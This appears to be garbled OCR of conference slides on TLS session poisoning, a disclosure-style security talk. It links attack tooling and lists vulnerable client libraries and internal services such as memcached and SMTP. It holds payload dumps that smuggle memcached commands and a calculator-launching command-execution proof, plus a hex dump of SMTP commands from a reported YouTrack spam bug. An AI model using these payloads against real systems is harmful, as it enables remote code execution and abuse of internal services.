
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
set z 0 0 14
im in ur cache
Q10.WZ/F/TI3b9vR[*EW0u^C
```

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c_CL;nn@r5 ]R+S,6l86<N;  
>,0+/$ (k#'g  
9          3=<5/ssltest.jmaddux.com
```

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3t  
0.http/1.11  
+          -3&$ .TkvD| (kz+)  
set :1:page_hits 1 300 56  
-posixsystemopen -a CalculatorR.  
FtD<10|  
5  
}#kpY@.09X9j? ^ ?^C
```

Testing approach





Code available at:

<https://github.com/jmdx/TLS-poison>



Alternating
DNS Server

Fork of <https://github.com/SySS-Research/dns-mitm>




Custom
TLS

Fork of <https://github.com/ctz/rustls>

Thanks to [Akash Idnani](#) for writing the redis-based configuration stuff


Implications

What's now vulnerable



Surprisingly common


- OIDC discovery (sometimes)
- Webpush
- Webmention
- Apple Pay Web
- In browsers, just phishing people (Then we call it CSRF)
 - Wifi captive portals
- SSDP



- SVG conversion
- URL-based XXE
- Scraping
- Webhooks
- PDF renderers with images enabled



Getting
more
common




What things cache TLS sessions?

HTTPS Client library/application	Can haxx you?	
Java HttpsURLConnection	Yes	
Webkit	Yes	
Chrome	Yes	
Firefox	No	Caches by IP address, not domain (should be both)
Curl/libcurl	Yes	
IOS, Android SSDP	Yes	
Python 'requests' package	No	
Go http client	Not yet	Open issue on github to cache sessions
node-fetch, axios	Yes	Node has built-in cache



What stuff?



Almost-SSRF

Outbound
TLS
sessions

Stuff on
local ports

Internal SSRF Targets

Package	Susceptible?	Notes
Memcached	Yes	Common Route to RCE!
Hazelcast	Yes	Common in Java apps
Redis	No	Closes connections after null bytes
SMTP	Yes	All implementations I've seen
FTP	Yes	All implementations I've seen
Mysql, Postgres, etc.	Maybe	Let me know if you make this happen
FastCGI	Maybe	
Zabbix	No	Similar reasons as redis
Syslog	Yes	Less severe

Concrete Vulnerabilities

Real-world SSRF: Youtrack

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Product	Description	Severity	Resolved in	CVE/CWE
Hub	Username enumeration was possible through password recovery. (JPS-9655,	Note	2019.1.11738	CVE-2019-18360

YouTrack

Sending of arbitrary spam email from a

Low

YouTrack instance was possible. (JT-54136, ADM-13823, ADM-34971)



```
000001a0: ff01 0001 0000 2900 ab00 8600 8048 454c .....).HEL
000001b0: 4f20 6a65 7462 7261 696e 732e 636f 6d0a O jetbrains.com.
000001c0: 4d41 494c 2046 524f 4d3a 203c 7465 7374 MAIL FROM: <test
000001d0: 406a 6574 6272 6169 6e73 2e63 6f6d 3e0a @jetbrains.com>.
000001e0: 5243 5054 2054 6f3a 203c 6a6f 7368 2b65 RCPT To: <josh+e
000001f0: 7468 6963 616c 4070 6b63 2e69 6f3e 0a44 thical@pkc.io>.D
00000200: 4154 410a 5375 626a 6563 743a 204a 6574 ATA.Subject: Jet
00000210: 6272 6169 6e73 0a48 656c 6c6f 0a2e 0000 brains.Hello...
00000220: 0000 0000 0000 0000 0000 0000 0048 b833 .....H.3
```

Jetbrains  Spam 




test@jetbrains.com

4:51 PM (0 minutes ago)



to

from: test@jetbrains.com
to:
date: Sep 4, 2019, 4:51 PM
